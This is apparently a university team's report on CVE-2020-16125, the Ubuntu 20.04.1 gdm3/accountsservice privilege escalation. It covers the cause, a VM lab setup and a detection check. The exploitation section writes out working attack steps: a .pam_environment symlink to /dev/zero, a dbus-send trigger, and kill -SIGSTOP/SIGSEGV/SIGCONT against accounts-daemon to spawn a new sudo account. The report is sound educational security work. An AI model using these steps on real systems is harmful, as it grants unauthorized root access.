CVE-2020-16125 Vulnerability
Description, Analysis, Exploitation, and Conclusion

Team number: 6
group members: ID_109550175、ID_109550095

Description :

Its original name is “Ubuntu gdm3 privilege escalation” , and it is found by a Github security researcher named Kevin Backhouse . Its CVSS score is 4.6/10 (medium) and the affected environment is Ubuntu version 20.04.1 with gdm3 version before 3.36.2 or 3.38.2 . The vulnerability is very easy to reproduce, and its influence is quite critical.

Analysis :


The vulnerability is due to the unpredictable chain reaction between gdm3 and Ubuntu due to their mechanism. Gdm3 with version before 3.36.2 or 3.38.2 would start gnome-initial-setup if gdm3 can’t contact the accountservice via dbus in a timely manner[1] .Therefore, if the attacker can crash the accountservice, then the gnome-initial-setup will be triggered ,and the attacker will be able to create a new privileged account (who has the same privilege as root). Unfortunately, on Ubuntu with the early version, this can be done by several simple steps since there’s a way to make accountsservice daemon process to enter an infinite loop, which makes itself unresponsive. On the other hand, the vulnerability is hard to be prevented, and it seems that the only way to prevent it is to update Ubuntu or gdm3 to the new version.

Exploitation

- Environment Setup

To represent the attack, there are some required work environments. First, we should download Ubuntu 20.04.1 from the official website. Second, if we want to try the attack in a safer way, we should have a virtual machine and install Ubuntu on it. Finally, we have to set up the environment of the virtual machine (if there is) as well as Ubuntu. Here are the steps to download Ubuntu 20.04.1:

1.Google “ubuntu 20.04.1”
2.Enter the website below. In general, it should be on the top of search results.



ubuntu 20.04.1

約有 255,000 項結果 (搜尋時間：0.33 秒)

提示：只顯示繁體中文搜尋結果。您可以在使用偏好中指定搜尋語言


http://old-releases.ubuntu.com › releases 翻譯這個網頁

Index of /releases/20.04.1

Name	Last modified	Size
Parent Directory		-
FOOTER.html	2020-04-03 11:44	810
HEADER.html	2021-08-27 18:38	3.9K

查看另外 200 列

3.In the website, find “ubuntu-20.04.1-desktop-amd64.iso” and download it. It is the operating system vulnerable to the attack. Note that its appended gdm3 version is also the targeted version we mentioned before, so there’s no need to download a specific version of gdm3 additionally.




ubuntu-20.04-preinstalled-server-armhf+raspi.img.xz.zsync	2020-04-23 17:14	1.2M
ubuntu-20.04-preinstalled-server-armhf+raspi.manifest	2020-04-23 15:20	14K
ubuntu-20.04.1-desktop-amd64.iso	2020-07-31 16:52	2.6G
ubuntu-20.04.1-desktop-amd64.iso.torrent	2020-08-06 15:30	208K
ubuntu-20.04.1-desktop-amd64.iso.zsync	2020-08-06 15:30	5.2M
ubuntu-20.04.1-desktop-amd64.list	2020-07-31 16:52	20K
ubuntu-20.04.1-desktop-amd64.manifest	2020-07-31 16:43	55K
ubuntu-20.04.1-live-server-amd64.iso	2020-07-31 17:35	914M
ubuntu-20.04.1-live-server-amd64.iso.torrent	2020-08-06 15:28	72K
ubuntu-20.04.1-live-server-amd64.iso.zsync	2020-08-06 15:28	1.8M

4.Install the OS we just downloaded on the computer/ virtual machine and launch it.


- Exploitation Workflow

0. Check your groups by “id” , and we can see that we are not in the sudo group




```
test@host-VirtualBox:~$ id
uid=1001(test) gid=1001(test) groups=1001(test)
```

1. ln -s /dev/zero .pam_environment




```
test@host-VirtualBox:~$ ln -s /dev/zero .pam_environment
```


2. open settings and change the language environment .
The window of the setting should be frozen .



3. Check the pid of account-daemon(using “top”) and kill it using SIGSTOP(It occupies pretty much CPU resources because of the infinite loop ,so it should be on the top row) . Remember to use “rm .pam_environment” , or we may get stuck in our account .




```
  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
 3222 test      20   0  242540   5924   5156 R  98.7   0.6   0:05.23 accoun+
 5369 test      20   0  229152  31224  16528 R   0.3   3.1   0:01.10 Xorg
 5566 test      20   0 3414328 255372  84112 S   0.3  25.7   0:11.26 gnome-+
 5979 test      20   0  495768  30040  20508 S   0.3   3.0   0:00.08 update+
    1 root      20   0  167616   7624   5424 S   0.0   0.8   0:01.06 systemd
    2 root      20   0       0      0      0 S   0.0   0.0   0:00.00 kthrea+
    3 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_gp
    4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_pa+
    5 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 netns
    7 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworke+
    9 root       0 -20       0      0      0 I   0.0   0.0   0:00.80 kworke+
   10 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 mm_per+
   11 root      20   0       0      0      0 S   0.0   0.0   0:00.00 rcu_ta+
   12 root      20   0       0      0      0 S   0.0   0.0   0:00.00 rcu_ta+
   13 root      20   0       0      0      0 S   0.0   0.0   0:00.25 ksofti+
   14 root      20   0       0      0      0 I   0.0   0.0   0:00.47 rcu_sc+
   15 root      rt   0       0      0      0 S   0.0   0.0   0:00.00 migrat+
   16 root     -51   0       0      0      0 S   0.0   0.0   0:00.00 idle_i+
   17 root      20   0       0      0      0 I   0.0   0.0   0:00.17 kworke+
   18 root      20   0       0      0      0 S   0.0   0.0   0:00.00 cpuhp/0
   19 root      20   0       0      0      0 S   0.0   0.0   0:00.00 kdevtm+
   20 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 inet_f+
```




```
est@host-VirtualBox:~$ kill -SIGSTOP 3222
est@host-VirtualBox:~$ rm ~/.pam_environment
```

4.Using nohup command to reboot accounts-daemon after logging out the account.




```
test@host-VirtualBox:~$ nohup bash -c "sleep 10s; kill -SIGSEGV 3222; kill -SIG
CONT 3222" &
[2] 6139
test@host-VirtualBox:~$ nohup: ignoring input and appending output to 'nohup.ou
t'
```

5. If the attack is successful, the attacker should see the following screen. In other fail cases, the attacker may see the login screen or a black screen.



The following screens indicate the attack fails(one of the fail cases):


att [執行中] - Oracle VM VirtualBox
檔案 機器 檢視 輸入 裝置 說明
Right Ctrl

- Exploitation Detail

This vulnerability is composed of two major methods : **CVE-2020-16126** and **CVE-2020-16127** .

For the former one , the vulnerable version of accountdaemon adds a function named user_drop_privileges_to_user , which enables the unprivileged user to send signals like SIGSTOP to accountsservice(which is our step3) , which stops the accountsservice daemon and causes a denial of service.

For the latter one , the vulnerable version of accountdaemon adds a function named is_in_pam_environment , which can parse the contents of a file named .pam_environment in the user's (unprivileged) home directory , and the user can trigger an infinite loop by creating a symbolic link to /dev/zero : (which is our step1)

```
ln -s /dev/zero ~/.pam_environment
```

The infinite loop can then be triggered by sending a D-Bus message to the accountsservice daemon:

```
dbus-send --system --dest=org.freedesktop.Accounts --type=method_call
--print-reply=literal /org/freedesktop/Accounts/User`id -u`
org.freedesktop.Accounts.User.SetLanguage string:kevwozere &
```

In our step2 in this experiment , when we try to modify the language setting , it will trigger account-daemon process. Because it is already trapped in the infinite loop , we can observe that a lot of CPU resources are occupied.


Since the accountsservice daemon is now stuck in an infinite loop and has dropped privileges , it is now easy to demonstrate **CVE-2020-16126** as well.

After that we then send accounts-daemon a SIGSEGV, followed by a SIGCONT(our step4) , which causes accounts-daemon to crash.

Finally, the accountsservice daemon became unresponsive, so gdm3 is under the mistaken impression that there are zero user accounts on the system. Therefore, it triggers gnome-initial-setup because it thinks this is a first-time installation. Then the user can click through the gnome-initial-setup dialog boxes and create a new account for himself. The new account will be a member of the sudo group.[2]

- Exploitation Detection

  run the following command in terminal : “ $ getent group sudo “ , we can find that there is one more sudo user in our system.




About You

We need a few details to complete setup.

Full Name: success

Username: success

This will be used to name your home folder and can't be changed.


att [執行中] - Oracle VM VirtualBox
Activities
Terminal
十一 30 21:09
success@host-VirtualBox: ~

```
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

success@host-VirtualBox:~$ getent group sudo
sudo:x:27:host,success
```

Conclusion

After understanding the cause of the vulnerability, perhaps we can find another way to break through it. For example, there may be some different ways to trigger the gnome-initial-setup process to create a new privileged account. In addition, for further study, we may explore what a privileged account can do and how severe it can be. On the other hand, after knowing this vulnerability, the developers of Ubuntu and gdm3 should avoid similar defects of source code to prevent the system from this kind of attack again.

As for our inspiration, after digging into this project, we are aware of the importance of how a function of the program is correctly written is not only related to the correctness of the logic , but also the security. As a programmer, we should think of every possible scenario and make our application as resilient as possible to defend itself from vicious attack. Nevertheless, it’s impossible to write a perfect program which can be free from every kind of attack. Even the large enterprises suffer from these attacks. We can do our best to keep going and improve our knowledge in this field. As a user, we should notice the newest technology information and have basic concepts about computer security. Apart from the inspiration, we are also amazed by the people who figure out the specific running order of these commands to produce this cybersecurity threat. Finding a potential vulnerability in the source code is one thing, but making use of it is another one. We think both of these two things require comprehensive and deep understanding about knowledge in the computer science field. Also, the hacking techniques are advanced and advanced, so as a participant in this field, we ought to keep our knowledge updated as well.

Reference

1.https://www.bleepingcomputer.com/news/security/ubuntus-gnome-desktop-could-be-tricked-into-giving-root-access/
2.https://z.itpub.net/article/detail/4C4B5E85E091B7E7D1581EB354B8607E
3.https://securitylab.github.com/research/Ubuntu-gdm3-accountsservice-LPE/
4.https://www.cvedetails.com/cve/CVE-2020-16125/
5.https://zh.m.wikipedia.org/zh-tw/D-Bus
6.https://en.wikipedia.org/wiki/GNOME_Display_Manager

[1]”CVE Details”, *cvedetails.com*[online]. Available: http://www.cvedetails.com/cve/CVE-2020-16125/ss[Accessed Dec. 22, 2022].

[2]Kevin Backhouse, “GHSL-2020-187: Denial of Service (DoS) in Ubuntu accountsservice - CVE-2020-16126 - CVE-2020-16127” November 9, 2020. [Online]. Available: https://securitylab.github.com/advisories/GHSL-2020-187-accountsservice-drop-privs-DOS/?fbclid=IwAR3XLtWnXy15CRCxFgJIcUYboAqIXV3B0qrKvmx8qp3IF41sUpois1GAzLc. [Accessed Dec. 22, 2022].

Link to our demo video

https://youtu.be/a7oPRsXQaeE